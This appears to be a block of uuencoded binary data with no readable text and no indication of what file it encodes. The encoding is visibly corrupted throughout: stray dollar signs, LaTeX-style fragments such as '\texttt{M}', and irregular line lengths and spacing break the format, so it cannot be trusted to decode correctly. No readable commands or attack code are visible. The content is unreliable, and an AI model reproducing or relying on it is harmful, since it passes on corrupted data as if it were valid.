MW:4KW*?TI^?=Y7NOBC=N`3N!':>5[:K*ES+!O=-AB]_\VL2M7-Z<7GM(YA[G $M&[>V-?/BT3_4>'&V-B_$A@NWE)@>W)<RK6GL]:_\O_./5H\V8<+M,PT>3;QQ$ M8X6'"]V6PG7]Q3=V8E23-GTA;LWJ]'-_IE!GKC!?1KKG]&[+!W)W',XZM_Z^ $\texttt{M}] \ '60\%7P*=S>ACO`4[B7-N\'^UWB0+67TQ9B+X=T;5Y5=J"L/5J<5?/;\&@\O3$ M[NPJZ7L+X&PF7V!ZK?*CB5V<=V_B&K=[YRK3%_/>/^P68!K?G-QJ[^+2+X80 M?=%O/`:8W 9ZJC3C;NOQX-2XIO<+2#@NN[<P9W#7G?IV<^D;QOG<1*ZNM@\U M`95/'[_(7CP[?OF;@^='F?OWY\^???GX\.@P>_A;)SS*#KYX^>FSY]F__=O! $M"R?^Q2^R@Z>'$U0]^NKSYYZ(/GL^]93//G_RV*VU1:V/CU[<=VO51T^^.'S\$ M])/[V<,O7F9/G[W,GCS^[/%+E^WEL_M3Z;S,%_;L.%LC6'_7'V*PF7^%P\<0 $M'CTY>/S9T>&D] = /W7VSHR^/GK[,7GQZ\.2)?*F'1^Z!#AX^.9J+="]U^/CY$ $MT:.7_M&W_YK+>.0TXI[ER?WLQ>='CQ[[?QQ]=>2>_>#Y;^\[#62/GCU]<?2_$ $M?^{R.6}V > / \#9P2 = ' + [*[2PWXLM9*<.I^],7SH _ \ [G7?0'*PQ<0'[_\XN51]]$

M]LFS9X=>N]F+H^=?/GYT].+C[,DSK^_C[(L71].#'1Z\/)AN[TIQRG\$Y_\$M] M\>+QI*;'3U\>/7_^Q><O'S][>B_[]-EOG!;<DWK0<SCI\]E3_\YS*SAZ]ORW $M)T > W+T - 41S_{+, -2;QR^{-}[KDZ>OS"9WC} = (OFW6V_F - [=5XQ[-O=/-,S[-]])$ M4PUFCX^S@\,O'_OGW^9WU?[B\;:)3.I[].E6^]L&_N".)-63<7_]LY3T3U?O MW83__5M[]='K?UXEN_^NWS#9V9!QF7IVVG]M+\\?;/]>"EU_&\:K!V[<"']Z MN7@H9P6ZJ]>+I_K9F_<GIKON3B;L?AK(NLC@'^+TU;O+R2PM1:^=)3H93_L $M = F *V^ZANR; BU.3#6_,213?]8/:+YVYF9+N?8R<[YWY)T34^[3<_]Z_SZ_BU.3#6_,213?]8/:+YVYF9+N?8R<[YWY)T34^[3<_]Z_SZ_BU.3#6_,213?]8/:+YVYF9+N?8R<[YWY)T34^[3<_]Z_SZ_BU.3#6_,213?]8/:+YVYF9+N?8R<[YWY)T34^[3<_]Z_SZ_BU.3#6_,213?]8/:+YVYF9+N?8R<[YWY)T34^[3<_]Z_SZ_BU.3#6_,213?]8/:+YVYF9+N?8R<[YWY]T34^[3<_]Z_SZ_BU.3#6_,213?]8/:+YVYF9+N?8R<[YWY]T34^[3<_]Z_SZ_BU.3#6_,213?]8/:+YVYF9+N?8R<[YWY]T34^[3<_]Z_SZ_BU.3#6_,213?]8/:+YVYF9+N?8R<[YWY]T34^[3<_]Z_SZ_BU.3**$ M\N+LY.*M/;_K70'DV@^3]R?9Q/KG?[HTK^G[V0SKID\$S^^7;W64-9Q=7]C^J ML*G>96'O3J;O)>XM[V=#9\RE%SB%I]OL*-@#PJFDJRS5BYMF3!9X&I2<";^: MODK, `T\$8]S,W#)R=7K_WK?'!@^SB]?TME/<6>T+O?E1P4Y9'EZ=7KJQ??77' MOYO_`N/UGKWMKE_[@>/D^G>?'7SU^<'+3Y\</?W]Q_&KS/&3W[H>]>CQ\T>N $MZS_[U-FJX^?.IF4GCY_]YNXOCG]Q/]M^UVQJ6X^#FRZETN[=4(*W2^L2QK$:$ MS>!*.#7[+_[B:7R`'?<OE_?WZICU_.YR_CCFOPYBMC6X.5COIH-7H7*W=3,X $M^=6WV:N3RZ]/YJPGVZ1?W_G#'3_;EDWS_G*9YFFJ3_:U(K-.+>\^LD[)(>]=$ M<W)I.Z>%7][[^?F[L[.I4:6\7B:R^M'7[LKKLDZR]2-,K8R/,,\LMWGM^<7) MU?7%V_5;;?-ZD<SJY[G7._).3^M\$(>_3+YX\V57D-N_U]?M?7"T>P9[984?! M_A\$FD<S\YDVW[WF]:/EJSK;M?MY)9%^]E]E?V>MA3\E>)+.Z9<"^K%X4LF[V ME?[UI&EW\3\Z"].]>M.Y>>#EU], <<;&R.-VN0+P9N;10_#376XQU%[ESQX\\ M)_.'OY/K.]O+3K9+JFWON.N?XMZV:RP><>XV)\X4WOTPOY_]G%W*&4!_U>F8 $MW957^K = [-TG^X + ; 9X = ' + [_XY$Y0E)M]GE^/ = W_V.S < 1 > ? ; \]^(VV = BY < 7 \]$ M]%_/?^9*GK]OQ,NVWR__Y>CYTY/C@\=/W`1IOOL?IS^=O@?7Q:YG56P5\$%]I $\label{eq:mj} $$ MJ]YIJ\#UYTWUM3WS*7?\OER8>WIFE>_?=`W]Y_.+$S36?W\^^>'QX\OS9,S?-$ M^<3]R\U_CEQ?*X[]S.?P4V`CIZ?N`O<;&RMCOFN<ZW^>'VL'_+>5BU_CE:D MV,V#W(3QQ<=W_KAN&',;NJE=+%_II]M7VC[J?'F2;]6PJVG\=&H:H<KEA5OM $M[V]D-[[//Z[[2QP=YN7N:]=5SL(R_-+^G^_L%1;B8I)PYR^<06RUMGW:S<?3]$ M_]QYQW^W#G-^A:^>-<'_LO;SCO(9-FA_2::II>Q1V3G[][TSD"XEO_O%Y?_ $M^{WI}^{7E08}_{F_90K}, + Q^{5E_90K}, + 3^{5E_90K}, + 3^{$ M:M][\\S?SMU\$_/-#MVIY]NCE\$[](R>[Z5FC/IB7Z0=53C%X%VZ*]4XB;#GGX MGGUK?W'I/XIC.G#W[/3KZ5.^.37GOYB_,6?=F1]UWZ_*?BNLMG_#`&K<(OC= M_{GZ} "HTDH] $VU=E_Q-1Q6W_NN;$ [ZZJM?9=[Z>426?>TZ@H<!'@38\^LMS,F\ MLT*X8/JQY\/E^[?72=E^HF2_ZSQ;FS)>N>GF\#J[ZQ[J70:':#"&[FK?Y/!7 M,5/*GLTMOJPOYFG_/7_/;<\,/[U3]M<?AZZ:C-">VZ9)X4TWE@N.'[KUC[MO MF,GNN^O>LMS4MGMW=OVK?;E33G9-&JBY0UWY%81?VFY_]_W'OW`V+=8>C!=N $\texttt{M:G@Y} \setminus \texttt{D7+[[X:\$JW_\setminus JU*C<KB<N+[NS:[OW,&4<WEYPFTZ\$?^F(\setminus,IH+"J5O)] }$ M.<_4\LZM-5>S_YGWI/!9NF&PKFE%.KN]G]?E583CWI_NM7U_/_3N[>AQ?^)6 MOC&^VKJEO9W=TMY==:_LM/@6:\H[-ZT^[ZQ'RSA23DF_SYX'G[A=RLO^TY4; $M, >^+M:P8.EUWF^YXLI7>3;G^N*-&YD:(.N&KW+0_K->1]Q90%!<<(M7,08,0)$ MKQ3SN9>Z]0SY\3]_BO_'G^L!_N/\/_)"U:7_<_;_4+???_\J/[?^'W_7/S_> ^,OV_]Q0__719ZO^[\NJ]O^_]?XN?7_N/7_0`W?^G_\??M_O-[^=GSKY''K MY''KY''KY''KY/'_>2>/><LB)N_STOWD=?Q<O3^']-KHAM</_!\GT3ED^2\$E MN^D+V\>KO#=\=\%?`&>P\[>>"/^=_OPX_O.UL?V[5W_N%H`?SW_R4A=^_W^9 M;V[]__\Z/[?\Y^_ZY\?T_[^L]__P_I^\V*SZ?U%5^K;__S5^;OG/+?]!#=_R $\label{eq:mg} \texttt{MG[]7_A-,_2W&N<4XMQCG\$N/<8IR_T5Z=K2'V6UB6^V\FUSYNRWG3.=LP,-V<}$ MYP?W^+P^_7<W!/IEB-_LA*^N_9V<IFV]Q&G`'90=A7CMQ[M2@\^Z"=O9U_/ $\texttt{M>2_1-GC-UKU1W"Y[=2)^\WMPIAS?7=KQRGN]SQH]F7}//KN_; 3.<7; \texttt{Z}RD6GZ$ M/;K'3W[SU^,ORI_RW/7A<\IB<LETOYZ:^U-`G;?7WAFSNWR5KWXO5K^7J]_5 M?3=Q>W<^F?2%0\$]\;@L._?>?\$]?&OK[[]MX__,/9\/7)F^OOYH2?NZ0/__GM MR10_V[WE%>_.M]?,,\)PW39Y=>72>?"%6YE-T?SF[1QQ8\#:J?MM=SV\#OJ; MZNN\.XM.W=\$3[>3XBZ>/O(5Y,7F107CIK+)T*_-+(?\S6;ZC7V6/?6BM7TSX MTDZNQ-^^?N\2Y\!9LP>>CZ7EPW_Y\$%GN#>:1=W)/=5W,V:\G3T*1\X^YL%>^ M2. R[B8'+L 5%!?ORK6\R:7WXMS-%;V?8M;YQ%=G;M+@^OO;BS.OT.U\$X#R; MWCCKIEAGT[1RL/-VB>OE_1YG9]8_X^GUY%:;_;N?C_CG<[IT,\31*7VK]-<N M6MB].3+7Z_EB-[OZ]EP\R/8F\TX1[_<[M>R3P4]G7=MUE6].KMZ_Z2_.3KS@ $M[L\6S?=GD^{[!-B-X$LZ9^R_{[VHS<3/+W8=KCNF^YT"D'F/UI.BIKO]>,W}]$ M6WC7X]Z'J_3SD]-Q#J`V34#/+[+I'MMI?F8O+]T_7W=OW]IS:Y:;-%S)EZ=N M\CV'K73]VDUUNNU6#:\TW].7.G,I)U.>NVX(^^SS9T_<Z'CRXO'_X085H1>I $M/E^*T)XHI_D)=B2<?(O-RO3S_+L^<6[5Z^*GMCT]E&LX[V97S3]/JT([\8$7]E&LX[V97S3])$ $M#2-N(,E6R=G4F7]Y[^KB[!L;9',#N_OSA>V]GZW:VE8YKCK,[";\IGMU.L3[$

MSX/,W`K93.].GT"^>>-W[+B5TM7)];VU+;Z?+9NR^-U7QGW7A._MUL8^NW3T M]%!J\\?M:WEW_A]D!\$_'N]Z5]B:MW/C"^]YV6PF#LT?G[][.F[B<_;I*^Q]G $M5_[R&G/[F>_O'[S=K[R9,3-_<].GCTZ<F+@^.CN^OG]+E=YM#60U-TEQT>$ M/3EZN>L"X5M_<OS\Z.BN+^.SDY=NOGQ/MM<]0_B.EYJ&;S\WD:\S);JWV38) M_TK3/W_@O>;<\;)PU8]XP<65.UYRF^&F-UW,O_["MHHM\7,#\^O"[9A^]^1> M<\$:?5HGN_]-8U?G-P6_/YD"U-JUN7Y].\$3J_>>.7DA]>7UR<77UH.A]'<%YJ M.L,W>>\$ N!I.@CO^UO ?V: >!YGU6P"V,1Y]Q5W:[LQO"S@STU1\FGC=^10. $MO'RGW<ZC\#A]^<M=UX^SN].<__W-6J'NA[4W:&J;@N6)5/DTC)B,P;6\8[.4$$ MOH8S'\CY:K\$=QTT-KJQ]<Y5]YAJ@&\DF1.!&3Y?BPVZ&,JR9@VWZ>=KL`^3C M`]@W=^9=.MZ69G?]@VX5<\\;<_?[B2_VGN>Z.Z5/CU[^YMGS?]F?X?C%;U^X $M1KH_P\,7A_?NI0$ % $E?Z8_Q;Q(=<];[G1R>\C?7?IEUM^033<%?U.SIU3JE.=$ M7X#,QG"^,GI9>?HB,[X]\5LEIOIYTWWGIG7GKSQG&UVU??7HV6=/W)+S0S^! $MG)O"=I_,7/K%S-:N3O^O>0;9S2$,_.S1R=P[N,+BK6(#GZ[]=7;\],O\X.13$ MOT[ZWZRK<#\, WOWY6S]G]P_TN\WO[Z='N/?Q@P=S><LL]\1+IQNX6?1--_G9 MCL[]L\7-8IG32#X5]>M8[#VQYVGOM&>KW-.KN1]MU=9-5F*%7YZ[D,5>R4Y M<_._+JY;[VGY=#9)_VGK\$)=F1_>SJ`M.E&+KB.NDY7:OV:3NVJ.UZZHX]W3S MU*FS;[G<[+@W&3[1H]T4=FX&\$Y>GK]R;GD5S/!6SM'S1X,UF;C9NLTF;#=EFMVGSSM_Z>=?OSI_W\2?X??^86@!_M_U%5M<[SR?\COXW_^M?YN?7_^+O^^1/\ M/_[L#4`_M/\G+];]OZCJV_T_?Y6?6_^/6_\/U/"M_\??N?]'V`!TZ_]QZ_]Q $MZ_]QZ_]QZ_QM][\&LZ7R-^WCB5G^I(T\-WPW6N_CN?$CT^U.GO\F?WXD_YE)$ MX#8JV)^Z\$^!/V?^C\L*M_U1U&__EK_1SRW_^KG]^%/_YBWK_#_7_8J,V:MW_ M55G?]O^_QL\M_[GE/ZCA6_[S=\M_5J;^E@/=<J!;#G3+@6XYT-]J']#2(',_ M\$,_CF?;P3)>MTB<GIA]WT,^UZ2\NUM?OV7UT[99KU[L?(3WW8C/1?\$K,M/_G MO_;!/],Y.->3`L__7_;>M;FM6UD4/#-54U-VE6N^W?MU.;=V(LF2Q?<CCGTN M)2Y)3/@R%T5)V3O%0TF4Q&N)U"6IV#[;^2?S#^9/#OH!H(&U*%&.XYQS0B86 MN7H!C4:CT6@`C<;P;+Y&5,WQ8\$+`WR9B^6QR]@YCFN-%([/!V29=![2Q<0?4 MC"\F]H*=X70ZGO0).:CA>_'?];77&R#26.-(-;67P_#1%'8)[?F!85F!]<_ ME6/C>CB.ES7[0\JBHNS=(#-9[&7_90"A?W8]@OAQAB"'B\$0]R[RVU%QRUCZ0 M\$KR&N.,+4%`R#;`GKS`Q2/AP,\$:\$(N/E"#T0S\\$OL5*/PE>>___)/%,I_ER1; MBPZ,S73UPE0>5()S!\/9F1I7X4C//&@.YQAZG)&\$']00-\/!O3V=7*J^=0/# M^OX=1"YW+_N1%!KNP-F(?SY]LG/8K-;#?JWJ7.RRO8%&VD";AL'YF/Q*@_=7 MH[.K@'L.^#LB5''S?]_AJ9F/>`W1Y`9N-%#JZ\$EJ\XGZ*)1/^&:;.:1*H:5Z $\label{eq:m_e%e_h} $$ M_E\&E'H$; X<=@H,; IRS\&\&]2; FU*K*\#MWMUOM[]<I^OQ/N*QK[A\U:%\T'OG>'] $$ $$ M_E\&E'H$; X<=@H,; IRS\&\&]2; FU*K*#MWMUOM[]<I^OQ/N*QK[A\U:%\T'OG>'] $$ $$ M_E\&E'H$; X<=@H,; IRS\&\&]2; FU*K*#MWMUOM[]<I^OQ/N*QK[A\U:%\T'OG>'] $$ $$ M_E\&E'H$; X<=@H,; IRS\&\&]2; FU*K*#MWMUOM[]<I^OQ/N*QK[A\U:%\T'OG>'] $$ $$ M_E\&E'H$; X<=&MH, X<=$ MT1-NJ!<VZU:@4\$WP,BDX\?0@\$I.@W:GU:O5P/P1NP*TVRO)06N\$2&N`,'2'A MPH/1E.P6!J%)HI0'7+/@DP1,Y(#X<%SKG#QI3^_`H.?\$0<)'Y6PIOD\AJ/F4 MXIWK3(@`<@K-M,FE[21.ZDH/`GZ)TP.ZI@&<52EJ_?#<X+`*2*,Y6X3F=*@: M5C6ZS<)X\.HCIQV@LGT09IA,H&S/Z`*&&7@JLRFG;%CL9?8(F6G]+6P@X[DO MZ(7+F)XD4`KH()*D\5F%@W+L;CZ<@WJ>@#L[^*QJ5\$I5`J9'X;J,X_K-[^9@ M^LZ6/("H@Z')(<^Y5\$8/%G1<##46B@@<\$B-]@W2Y_-,Y,8?437#FB9_Q+!CK M-W\$.C'.I@GR7]46JKMLY#*V7<>)!#GA!#L;#Z]EPZ7-Y>WBEC[S,R:WFHP^0 M+;K4Y[.XCU=*/<!W-7G1G/>9K:\>P>0^K_%&CI1[B<9"SIH,8:W9J]3EE1UQ M'B?QN1L3('LX%)3&:/SKX'IT C*1W?>RW#:\)5*9["=?A\$8XT<"6@.IE<.AT M,)\/SJZ&OY 20%M,[A<L1P6\010>#9..*"G]08H0[]S!8=!<=JCD7(WCIY", M+AW!>3*,ZCA5AK1J6*7U(4B/1W6&8Z7;^4:>8="N57\$:X\$HYI!CV=3EH)Z_A M581P(>\$#HFX40]PFTD<N%_(EUAV(V"\$2X./;=(TSI9YNX<P`#'B3"R)WG8X* MN`)CE-;Z0CWB%<U7A='Z!6;]/OC;.1ZW(\$2O\$DZFX9OXD33/I\$NRX^B>%'=0 MI7&/1]&9OH<&1I8AKN>\'])1;CQE`[?.X)%A#!@`]YVH;G0-ZS%/Q?4J>/?2 M%YRNV+N7].%ROO'&'"^G6@@!\$:9Y\\$8UE>8==OE7?\$A0)'KQPJA3JB4.O&#" M*5)`PC7YO(:DS058YS,6B*`2#YX3W_"64,4J;'3J<<0X#C6-I+AS`<6%K3=P MZ\]OG)3V&F`F5H(T4B)^W"`:FQDIM7:2LY=.-S9GGZ)*:!M*+J/$D7EU\%T$ M%F>X[=8)\$Z\$%-;;G51.JBT8M]2D\N42]P>&T4&:HQNB2KKC<_H\$35WT_WUC9 M>T*]/>\$TBEG7\%-!\$(/Z;"ASV]3]B1ZJ52'+#-2,SG)5?[O+LO('&4U?V&OU $MH/V0@2_+6&Q0>45*E,]#8=<V&CFCL)36$U>4Y7>Y"09.(]S."RF"1-E0`YG$ M)`_R:.[5Y+U-,;B]G<\$M4S-Q2>>,H'3B;'8WNU78AU:,Q#G%&2E"FG_IJ`KZ M9CCN?NX%<4EB]\>M85BI2QQ3%UYJ1XF5&8,A;/380+>+02'_JK/C1]QH!P<< M^W#)<;\>-CVI?>*)+-SOUK_O6CF0\$1`?I<>#;[\-''%Q\$KK9=-;8W6'R6CH[M,*#!^LI'X&#\S>T>>OY@BT^V'^'CVP\$ULF/-<_?1E8O^ZT&[\$LG77)*KO MH?+^F_;H3K_DONQ:\[NX_[7XK:X]NU+\WLYYG\!?>NKP#_;!^//_'R6_]\C M3X(]YOQG+EM`_[_BRO_GZWQ6_G]_Z<]G^/\]^ASHO^<_\$_J_4@"K_O\U/BO_ $\verb"MOY7_7ZR\$5_Y_*_\setminus 404K_[^5_]_*_V_E_[?R_N/<@[44=\#WGP?UD]Y_+M3U]$ MWGOHWK?X9ON"6]\>3GC_QN;J7.D?^GG4^@^&5G_\-5#+G__,9-+1%,S_TIE5

M_*^O\UFM__RE/X]8__G,WO]0_\^E,H6,U_^SQ71ZU?^_QF>U_K-:_XFU\&K] MYR^^_D.J?K7XLUK\62W^K!9_5HL_?^[A3WVCV9>_"0[@OXZ5JESNI.A@/I\F M7B4WIMO8[KUD3M[>-O)N:(,C.BYD=#Y_X.2G<^;/+"9=#N=ZM0*7MZZ&4/X: M>??1\:O-`*O<-U>XX>/ZJV2\$?'IH,5)^0;#-I-OA-MZYISP74GP]&K]38\E\ M+8G`I5#'+BP"G_6S._`S!T?(4HI?K"EVSN8)R17?]9/%BA4%.J=WXS%,#.=J MHJZ3K7T667C?%6<Y'<R&BPD"J@5)3_]'(%WWPP^WD^E<W"1CG/65L\$_XOU] MYAV,57!D(Q@/H4UAA`8ZIS=\<1N,3UQ%[04-PZ[^B8[@[]!;%JYN4T;6N\'L M6AE\UR-H'MUZYB8X<IG%JV7.^58(0(!&C#P5=S?3)S_@ZK)KO+OLIW8MZ.U% MHEKQ\$R%P1%HNS=W3\$NS&ZDI>_#S4]63R[NZ6^@?:H;1&K#V`U2=),MG'NL=^ $M=QHM)264:W^-3!$. $EX1J+$IM!M^ZHHT^D=[YM05G4HB,>-=3)?8::L!L[:ZU]$ ME3[%>]/ZA9R^Y0B^?PX[+5&*EWVYDS#HH3^@DPWZ9"\$+"".B"XC@(#K=D"-Y MLD`]>3K\$TTL>5RXG2HSA],O==.AR_!Y=Y9?`_?-!U+K.,)6Y4W:=D'@Z:[!($M^{0}(2)/?6\&S;Q[R^{0}:4.JN9"[^"SF+A_I$A_X5W4L-?>"I_K?KZP]X)BA.$ M@NNR2F=/WL\$<#CJBN<Q1V;ZF7^-QK8L+.(D*:FD2T!5TQC8?3?FB&'/#\$J`3 MIX!0<`PZ1#\$P9X(GZ!8_&!NI`DU"YX,(6;]?KS5_"JNUKL(U'US3,6(X#CS% MB_G2C1U1E=D5>MCCW8-H<W,YB)).MZA4YQ.XCI(NG!Q_O,'C.ZI><,^>KIUL M04U[GTY6Z/[FOP7"[NMW2<BD7[3UAZ8+RSSA=:XM@\\#MPWJ+FLXOV0/-<.Q $MJZN6ZCM/U1`!K4A^R@]7`P(%3"=TA]QH0E<XGM-I?$>/KHLFQHDE7FNHFA>\$ MO''XA,U^/\$.%=W4%2H9G5W?S\\G[\?9T>#J9S(4>5UUZ+4'9)!Y2?<IU^_[> $\texttt{M=C2'4;C*\21>Q1]FS=*DFJ8WIUKDS7RL'W!4Y+X`_0]'DINA$OV/<\$GJNY<\backslash \texttt{M=C2'4;C*\21>Q1]FS=*DFJ8WIUKDS7RL'W!4Y+X`_0]}$ M:D^'W\U@GHL+.<C<^<3@@]>;.\$"J'IXP,G.ZQPW.7XREBZ[A(YY(8X@Z^D#S MAGH\UB=FB#U-NGQS89TV\SBK\$&SP+;#S21^SZZKJ>Q%AVJ#&Z&\#?SGGU%R6 M:/T`"\3WJ0]QO,T<2A1*FM6SJ\6U5A4]ZW_1DLV`EER\$XCV]FZ/B4`C@=-4= MG'2:@H6GU"H\$>.!S/A=WJO_%;"<@YNYT/AV<T2(7V+TPP`BUKI!_P'>(G.B# M8!PDL(@E;B(SDX\$F,ZP2; \ ZV9\\30!5C';]YM0@QLLM#C+!'(89Z#P=393+K MRQ:).FP2.\$L--PR;\$5>U.5XTBUDA@[UT<83&JOKZ(:F:XRF+Y4PE>?'"'TH@ M%, V0&, ^W>IL3NT0-3AB0)F5R8",!7?R2JFV0:7E=\R1Y8UV?TDF2TA>RJ5ZH M>FSHD]\$>&GEAGM.1B`PH^/YB;,.](*1;;\;]N_'+,6#XX-Y!"%,QX#K7]`9B M?/,ED9S"/;0W.;VXFZG&8KL"&(;W6</`.L!8%KBLB,?A\%:^P?7EQ#FVJ&@8 MG]W<KGG:83-P:KG)=Q/ZR=;7Q3E):N,'H@^PA4CW%W,U_S:#"9VQ#V.D&*YA M3TP^WX3W;QI#22H\$O:[)BK42U3MLX6E;\$\$X,ZNNZ73-FS2U:M6"B\:IS_>9: M.CQ*RX%`GO5E\$\$XVJ9_KY5W=)R]T-!*XV)P7SG&I:4AGU<TIT`\$<;QS<;L-B $M^*]$ #U764%N2+MZ<C97F@-@.3^8YZ'9JKJK!!<*E4Y=B.-H0'(M,,8&,!+!O< $MZ, #;QWD%P<R#5;+Y^R''=YF_-T;XICQ$>>\0-H89A3N.T>+#?:,9)I!=\:L/$ MBR_,O\>H>,\$&H>>#M;_-UH6R]W6\UP[WAI[Y@W2T\$Y6DQO=KJ-G&]6U2.!*5 M=3H:_DI;BA>CZ0QN\[A\$'<OC#F]#\LJEN^(`&&!G&*<"L.^J=.\LONY(5P8' MT]'M+5Y2/>F?*<-X/H01CA"MK=.\$^KAY*,_FNS.BSU^73SZ!CS"@9@Y_C;JE M` 78@^&EOOSWPUH+UP);>VOI]5]T\$LJ46)TT+E!BMI,H:E=VOWKJA)7J9O"M MQ@LW'W-78)#N`C[N>S&*A03,]^`J)-Q7?#.:D_TUE.O4M"ZI`[N@*)@@;<10 $\texttt{M9Z4\#"\$0Z?S3Y\$4K>\#'8K4;=_\&(6=?J5:[?2[:\2/]<U`KJ<N7*7EX]1,(M+") }$ $\texttt{MM-$B,0H?3GOL7$:3TFNVVL@-;ZD} \\ \texttt{Z4HYR} \\ \texttt{,/EXZ3=>:G} \\ \texttt{L} \\ \texttt{\#9Z!Q}^{\texttt{,0}} \\ \texttt{9}^{\texttt{87V*}} \\ \texttt{MM-$B,0H?3GOL7$:3TFNVVL} \\ \texttt{MM-$B,0H?3GOL7$:3TFNVVL$ $M[/2R]U<3Q5JSD#0;7L(:/M=M,(4)!J\MR%\J;C?DT$#0AL-;9V7N;CP?77N+$ M<OYBG%ZE6ZJC??9VTN*@%W]8CUM@2'SQ?OC(<A[=.Y?N7`GCX'J</!&^Y7Z9 M__4D>SN&VT2ZXV3V%Z<T&]VS,(@4QA,%19&I/220-_=USN^W&ZN:_X+1#@) $MN+D2UI;[4IE`L@RC,><8W/-"30J_@[D5A=UP&;0&P>/4.\#R8<FR===.(-U=;0.4P)$ $M;VX\&EZK"SU\'C8-^H[)?VP5U_<!V%I,(V_1]CN<1;-#3S;DSBU$DTFZJ7N-"$ M@P.2ZD`@3XTF,!AH1T>Q@HT_9\?MA6=*NGRR"^,C90?!<#=1YDH``22IT!L3 M<HCERL1UU2'6XOL8[C:*67,:F'6!;398<5(B=G*#>V8SP/LQD),X<Q',7\$0@ M]L:ZPRMWHJ!?;;;U!!*^#^FX_"O?!^P8XM&!.H,/#T>"D"T*Y5#"/EG@J2Y%K MT2O>F5!-L#:`&UIB;)Q,1Y<CL%=_O9%K"_U^-SSNBOTMLY7H;]@YI3GS)*): M31B'E^"1MAE\0UB5+9\N^!.D.\$/@D[BG"\'C-.Y?;US^BVJ+&58?,ZM<M(:^ MA1'K!F.QPD'!E:&BIT/+(-@Q`/\XH]>TGP&;X+%B>19*Y6ABW6[E]Y]X4Z[' MJV/2\$F(2"OKM]WB/"[H;SJ^F=]@-.=\LEMCM*1^HIWQ0/<4P>PQY57 YH/O+ M 8V'A#M4KL7JL; \$NF160`70<H3+X0+#.YD:RH(472M;]1,*')0V%C\$/(N64Y M8=S\CQ?X2'Y^NY<0)!*08S*A^9,@"R[">-2HASNA5J6/[XB^!2:[HK,\=5]> M9*_Z>'GC'+9UL[]@S\$4M+^T.ZX&C#`SOMB>-;F7'&>\$<[B1J:,SSD';^>*-* MMV.N?G:EVTFT2#'?L_1'O#&H,5&,L_>NQGGYQ^1AEIP]88\$P70Q\NK!XD5^W M:U)^MW%M<WJZT2I+;!J;RXD!MLR<CP<P,:2=W4W!EQ)+&)II;GR\$@]P_T=H_ $MC6\; %/%0KH; S@")-5K! $GWZ&NYV, (4KTSY(6^FO5[H)U7^'\)Z*) #@G85V_7$ MOG7] `[DXXV.85!PZ\.F8NHL*EDY^\$*`UV6DQL7#>6CP=G+U[/YB>S\PFHYXY

 $MP"ZK1KWF&-3K"\@1?HF*F)BKHN^2"B/QEF>YX0R5/L0":;2#1^F_2_8VX!$ M-+SR\$2UAY,-G&0L>Z_B0_:X1&LR/LJ!=WLD>_EA+6K?/LM9TO&3!Q"]M560B $M/M_63287/@M=[)8P>T5^%+B;J^0T"^R5^TR+936US?F;<.FY3]<8'Q]'Y6P($ $M\#UNE_{(+!=\#KX*!5N?*?P=WA-HQ9^HO?5/2+1[V!Z=SL/4A\4B5M!>+P;M@NY)}$ M?M3>[1]&G34`;UZ-%.1N//K0GT'(\?7@?P:3V<7-N^U1ME385H45<B]G3Y^P MK-\$%,[?S":KH8(/4DX6^>OKD`8UK=*G8GY9C&"?;I+4)V.^%PP1G<YU-^TO@ MN#: .]49 .&(CAH9PE`?N!POBR'<5.A?0`T&[+-Y9WJ%TJFJZ(\$N5S;6Y>#O MPM5;;M+U#2#\$+"&.%;,50ZY&EZAV[\9\Q<WU9'RY[I>_]88\B_J8_(<?@FS& MXD&E=S,Z5T+18**0%B/B]`15NO!*U-F.E6NQQEU?P^)?Z,)>Q/ADT%]/WCM[M:T_\#;5*DNPJR<5FE@ZV_J`8#[[OB9QU2-/]9*D!>R,X_<AC/O11.^S;/NYT M3=SR@`%FPXR\JC/(##BFB"5#B%6\MLB^<#+2;`M"Q3"*\#C</>R&]VQ6HZ?0 $\texttt{M[`Y.0(`NL5M3N`:'\$SJ!WY"]N817&Y&X8'QW<\backslash I&I/[$673?&.QRZ@$\#9CUN] }$ $MOHA16N)^U, K4$L&7N?/MX6ZV=R+$71+658$][EOLB+B0[3?QXOC,VB$(1$YJ)]$ MZHRAS; 4&QZ79BVOPA17, <GB]%:259+IRY]D.\N765L)L+?57C];\Y3^/C__S MZ/"OCXK_G%<)(?Y/?A7_Y^M\50%__M*?Q\;_>7S0?SC^<SZ5]OI_MI@MK/K_ MU_BLXO]@[5?Q?YSV6<7_6<7_605_7L7_6<7_6<7_6<7_^8\6_!FT\S*1GSF= M"*)S\Q'#*_<Q)RD6#*7CQWA>.JZ('\OY<0>?7\7/:`5?Y)CQ8L1?Z/#7?YFH MU,NM_P`W)WTU.ES/_KCXS[DTS/XR%/\YMYK_?9W/:OWG+_U9IO__OM[_4/_/ MYJ'/N_T_6\SF5_W_:WQ6ZS^K]9]8"Z_6?_ZJZS^.JE^M_ZS6?U;K/ZOUG]7Z MSY\4_UEJXS\D_G,L2+.,\:UF87,O<+,7D%I\$9[Z]ZZLN/^<380^\$;K:OKD;_ $M2XUS, -<PM;00=0R*/L?KFL6#1@OF:%?-IQ!ZH']W/3Q-9TJ\N^/O2OWYQL:M$ $M7LW1$-!=VGG/.'NJ4?'N>FZ/0("'T^E(`/#/^<3WL+L%?R]$J,$/AJ92M_J $\texttt{M_**4ZC6} \text{ , $1!A@PC_YM[P(ZFD`S"\&_-FU\&DD4L:JZP;=!ZD-1'+AQ"(8ZO7D=1)] }$ M%')@=U.N'W[`FKYY@U_/7Q/X\17B:JC18:(P77Y&=>"(U0(_0FZ?3^#K)ZCV $M_/6@B]>!\68,[GVFMQ0+;;^X@7RR'C\,DE4!'JI.G(U2Y:KX%[!6EJN.'-P)]$ $M^G'./O!_C)#-/EO(S^@$62,>"ACL9JV6<,T)('K\39RV\>TBLEDF@0.^8PN$ $MQ^{F}L3H/I<4;$ $&06?F_(W(FTNMXQ&<8*T2M)6&V^U$R*+6CH5), P$^15^[$ MLD1G, V5HS2A4*(5#J^_VJR?U:K_6W&OU6\WZB3U-"%8\A=\$#TRF=2OT-G))/ M%T8J0R]D*-(<^Z+E9]1YY&CJK'P#2\$L;IJ'`]?KT\$H)./V*R-8-C?5'\+W.^ M,G88S.@8DX0<R=T4Z.E^/?CWCZ=0^,,I^)1L:A\$]N&?!!U<6)C+<2B@)WXT7 MOG'+AUYY_O'ZG/9/AA^4:2PXL+V]J'QJ"8=E1C2Q,91`\$O/GZS\$/;=Y^F`]F $M[X(-_&L=F>%Q8QUR;KV!W[8+Q:D`E_5XLVDR$/%S&6K9I2(9)T7'%5@!#82;$ MN-UZ<W4^?0FR,'N)309>#+"86_7BTVL;ZVXQGN^U:A-VS'8;2];.QL\0#NT/ 